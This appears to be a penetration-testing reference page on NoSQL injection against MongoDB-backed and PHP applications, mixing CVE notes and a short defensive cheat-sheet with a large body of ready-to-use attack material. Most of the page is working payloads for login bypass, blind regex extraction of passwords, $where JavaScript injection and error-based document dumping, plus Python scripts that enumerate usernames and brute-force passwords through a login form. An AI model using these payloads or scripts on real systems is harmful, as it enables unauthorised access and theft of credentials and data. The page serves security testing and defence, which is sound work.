NoSQL injection
Exploit
In PHP, a client can submit an array by changing a parameter from parameter=foo to parameter[arrName]=foo.
These payloads inject a database operator:[1][2]
username[$ne]=1$password[$ne]=1 #<Not Equals>
username[$regex]=^adm$password[$ne]=1 #Check a <regular expression>, could be used to brute-force a parameter
username[$regex]=.{25}&pass[$ne]=1 #Use the <regex> to find the length of a value
username[$eq]=admin&password[$ne]=1 #<Equals>
username[$ne]=admin&pass[$lt]=s #<Less than>, Brute-force pass[$lt] to find more users
username[$ne]=admin&pass[$gt]=s #<Greater Than>
username[$nin][admin]=admin&username[$nin][test]=test&pass[$ne]=7 #<Matches non of the values of the array> (not test and not admin)
{ $where: "this.credits == this.debits" }#<IF>, can be used to execute code
Basic authentication bypass
Using not equal ($ne) or greater ($gt)[3][4]
#in URL
username[$ne]=toto&password[$ne]=toto
username[$regex]=.*&password[$regex]=.*
username[$exists]=true&password[$exists]=true

#in JSON
{"username": {"$ne": null}, "password": {"$ne": null} }
{"username": {"$ne": "foo"}, "password": {"$ne": "bar"} }
{"username": {"$gt": undefined}, "password": {"$gt": undefined} }
MongoDB Server-Side JavaScript Injection
query = { $where: `this.username == '${username}'` }An attacker can exploit this by inputting strings like admin' || 'a'=='a, making the query return all documents by satisfying the condition with a tautology ('a'=='a'). This is analogous to SQL injection attacks where inputs like ' or 1=1-- - are used to manipulate SQL queries. In MongoDB, similar injections can be done using inputs like ' || 1==1//, ' || 1==1%00, or admin' || 'a'=='a.[3]
Normal sql: ' or 1=1-- -
Mongo sql: ' || 1==1//    or    ' || 1==1%00     or    admin' || 'a'=='a
Extract length information
username[$ne]=toto&password[$regex]=.{1}
username[$ne]=toto&password[$regex]=.{3}
# True if the length equals 1,3...
Extract data information
in URL (if length == 3)
username[$ne]=toto&password[$regex]=a.{2}
username[$ne]=toto&password[$regex]=b.{2}
...
username[$ne]=toto&password[$regex]=m.{2}
username[$ne]=toto&password[$regex]=md.{1}
username[$ne]=toto&password[$regex]=mdp

username[$ne]=toto&password[$regex]=m.*
username[$ne]=toto&password[$regex]=md.*

in JSON
{"username": {"$eq": "admin"}, "password": {"$regex": "^m" }}
{"username": {"$eq": "admin"}, "password": {"$regex": "^md" }}
{"username": {"$eq": "admin"}, "password": {"$regex": "^mdp" }}
Blind Extraction with MongoDB JavaScript
/?search=admin' && this.password%00 --> Check if the field password exists
/?search=admin' && this.password && this.password.match(/.*/index.html)%00 --> start matching password
/?search=admin' && this.password && this.password.match(/^a.*$/)%00
/?search=admin' && this.password && this.password.match(/^b.*$/)%00
/?search=admin' && this.password && this.password.match(/^c.*$/)%00
...
/?search=admin' && this.password && this.password.match(/^duvj.*$/)%00
...
/?search=admin' && this.password && this.password.match(/^duvj78i3u$/)%00  Found
PHP Arbitrary Function Execution
The $func operator in the MongoLite library can expose arbitrary function execution in vulnerable applications, as demonstrated in this Cockpit CMS report.[10]
"user":{"$func": "var_dump"}
Get info from different collection
It’s possible to use $lookup to get info from a different collection. In the following example, we are reading from a different collection called users and getting the results of all the entries with a password matching a wildcard.
NOTE: $lookup and other aggregation functions are only available if the aggregate() function was used to perform the search instead of the more common find() or findOne() functions.
[
  {
    "$lookup": {
      "from": "users",
      "as": "resultado",
      "pipeline": [
        {
          "$match": {
            "password": {
              "$regex": "^.*"
            }
          }
        }
      ]
    }
  }
]
Error-Based Injection
Inject throw new Error(JSON.stringify(this)) in a $where clause to exfiltrate full documents via server-side JavaScript errors (requires application to leak database errors). Example:[5]
{ "$where": "this.username='bob' && this.password=='pwd'; throw new Error(JSON.stringify(this));" }If the application only leaks the first failing document, keep the dump deterministic by excluding documents you already recovered. Comparing against the last leaked _id is an easy paginator:[5]
{ "$where": "if (this._id > '66d5ef7d01c52a87f75e739c') { throw new Error(JSON.stringify(this)) }" }Beating pre/post conditions in syntax injection
When the application builds the Mongo filter as a string before parsing it, syntax injection is no longer limited to a single field and you can often neutralize surrounding conditions.[8]
In $where injections, JavaScript truthy values and poison null bytes are still useful to kill trailing clauses:
' || 1 || 'x
' || 1%00
In raw JSON filter injection, duplicate keys can override earlier constraints on parsers that follow a last-key-wins policy:
// Original filter
{"username":"<input>","role":"user"}

// Injected value of <input>
","username":{"$ne":""},"$comment":"dup-key

// Effective filter on permissive parsers
{"username":"","username":{"$ne":""},"$comment":"dup-key","role":"user"}
This trick is parser-dependent and only applies when the application assembles JSON with string concatenation/interpolation first. It does not apply when the backend keeps the query as a structured object end-to-end.
Recent CVEs & Real-World Exploits (2023-2025)
Rocket.Chat unauthenticated blind NoSQLi – CVE-2023-28359
Versions ≤ 6.0.0 exposed the Meteor method listEmojiCustom that forwarded a user-controlled selector object directly to find(). By injecting operators such as {"$where":"sleep(2000)||true"} an unauthenticated attacker could build a timing oracle and exfiltrate documents. The bug was patched in 6.0.1 by validating selector shape and stripping dangerous operators.[6]
Mongoose populate().match search injection – CVE-2024-53900 & CVE-2025-23061
If an application forwards attacker-controlled objects into populate({ match: ... }), vulnerable Mongoose versions allow $where-based search injection inside the populate filter. CVE-2024-53900 covered the top-level case; CVE-2025-23061 covered a bypass where $where was nested under operators such as $or.[7]
// Dangerous: attacker controls the full match object
Post.find().populate({ path: 'author', match: req.query.author });
Use an allow-list and map scalars explicitly instead of forwarding the whole request object. Mongoose also supports sanitizeFilter to wrap nested operator objects in $eq, but it should be treated as a safety net rather than a replacement for explicit filter mapping:[9]
mongoose.set('sanitizeFilter', true);

Post.find().populate({
  path: 'author',
  match: { email: req.query.email }
});
GraphQL → Mongo filter confusion
Resolvers that forward args.filter directly into collection.find() remain vulnerable:
query users($f:UserFilter){
  users(filter:$f){ _id email }
}

# variables
{ "f": { "$ne": {} } }
Mitigations: recursively strip keys that start with $, map allowed operators explicitly, or validate with schema libraries (Joi, Zod).
Defensive Cheat-Sheet (updated 2025)
- Strip or reject keys that start with
$; if Express is in front of Mongo/Mongoose, sanitizereq.body,req.query, andreq.paramsbefore they reach the ORM. - Disable server-side JavaScript on self-hosted MongoDB (
--noscriptingorsecurity.javascriptEnabled: false) so$whereand similar JS sinks are unavailable. - Prefer
$exprand typed query builders instead of$where. - Validate data types early (Joi/Ajv/Zod) and disallow arrays or objects where scalars are expected to avoid
[$ne]tricks. - For GraphQL, translate filter arguments through an allow-list; never spread untrusted objects into Mongo/Mongoose filters.
MongoDB Payloads
true, $where: '1 == 1'
, $where: '1 == 1'
$where: '1 == 1'
', $where: '1 == 1
1, $where: '1 == 1'
{ $ne: 1 }
', $or: [ {}, { 'a':'a
' } ], $comment:'successful MongoDB injection'
db.injection.insert({success:1});
db.injection.insert({success:1});return 1;db.stores.mapReduce(function() { { emit(1,1
|| 1==1
|| 1==1//
|| 1==1%00
}, { password : /.*/ }
' && this.password.match(/.*/index.html)//+%00
' && this.passwordzz.match(/.*/index.html)//+%00
'%20%26%26%20this.password.match(/.*/index.html)//+%00
'%20%26%26%20this.passwordzz.match(/.*/index.html)//+%00
{$gt: ''}
[$ne]=1
';sleep(5000);
';it=new%20Date();do{pt=new%20Date();}while(pt-it<5000);
{"username": {"$ne": null}, "password": {"$ne": null}}
{"username": {"$ne": "foo"}, "password": {"$ne": "bar"}}
{"username": {"$gt": undefined}, "password": {"$gt": undefined}}
{"username": {"$gt":""}, "password": {"$gt":""}}
{"username":{"$in":["Admin", "4dm1n", "admin", "root", "administrator"]},"password":{"$gt":""}}
Blind NoSQL Script
import requests, string

alphabet = string.ascii_lowercase + string.ascii_uppercase + string.digits + "_@{}-/()!\"$%=^[]:;"

flag = ""
for i in range(21):
    print("[i] Looking for char number "+str(i+1))
    for char in alphabet:
        r = requests.get("http://chall.com?param=^"+flag+char)
        if ("<TRUE>" in r.text):
            flag += char
            print("[+] Flag: "+flag)
            break
import requests
import urllib3
import string
import urllib
urllib3.disable_warnings()
username="admin"
password=""
while True:
for c in string.printable:
if c not in ['*','+','.','?','|']:
payload='{"username": {"$eq": "%s"}, "password": {"$regex": "^%s" }}' % (username, password + c)
r = requests.post(u, data = {'ids': payload}, verify = False)
if 'OK' in r.text:
print("Found one more char : %s" % (password+c))
password += cBrute-force login usernames and passwords from POST login
This is a simple script that you could modify but the previous tools can also do this task.
import requests
import string

url = "http://example.com"
headers = {"Host": "example.com"}
cookies = {"PHPSESSID": "s3gcsgtqre05bah2vt6tibq8lsdfk"}
possible_chars = list(string.ascii_letters) + list(string.digits) + ["\\"+c for c in string.punctuation+string.whitespace ]

def get_password(username):
    print("Extracting password of "+username)
    params = {"username":username, "password[$regex]":"", "login": "login"}
    password = "^"
    while True:
        for c in possible_chars:
            params["password[$regex]"] = password + c + ".*"
            pr = requests.post(url, data=params, headers=headers, cookies=cookies, verify=False, allow_redirects=False)
            if int(pr.status_code) == 302:
                password += c
                break
        if c == possible_chars[-1]:
            print("Found password "+password[1:].replace("\\", "")+" for username "+username)
            return password[1:].replace("\\", "")

def get_usernames(prefix):
    usernames = []
    params = {"username[$regex]":"", "password[$regex]":".*"}
    for c in possible_chars:
        username = "^" + prefix + c
        params["username[$regex]"] = username + ".*"
        pr = requests.post(url, data=params, headers=headers, cookies=cookies, verify=False, allow_redirects=False)
        if int(pr.status_code) == 302:
            print(username)
            for user in get_usernames(prefix + c):
                usernames.append(user)
    return usernames

for u in get_usernames(""):
    get_password(u)
Tools
- https://github.com/an0nlk/Nosql-MongoDB-injection-username-password-enumeration
- https://github.com/C4l1b4n/NoSQL-Attack-Suite
- https://github.com/ImKKingshuk/StealthNoSQL
- https://github.com/Charlie-belmer/nosqli
References
- [1] NoSQL, No Injection? – Ron Shulman-Peleg & Bronshtein
- [2] PayloadsAllTheThings – NoSQL Injection
- [3] A NoSQL Injection Primer with Mongo – nullsweep
- [4] Hacking Node.js and MongoDB – Websecurify Blog
- [5] NoSQL Error-Based Injection – SensePost
- [6] CVE-2023-28359 – NVD
- [7] Technical Discovery: Mongoose CVE-2025-23061 & CVE-2024-53900 – OPSWAT
- [8] Getting Rid of Pre and Post Conditions in NoSQL Injections – SensePost
- [9] Mongoose v6.x API Docs
- [10] RCE in Cockpit CMS via NoSQL Injection – PT SWARM
- [11] cr0hn/nosqlinjection_wordlists – MongoDB NoSQLi Payloads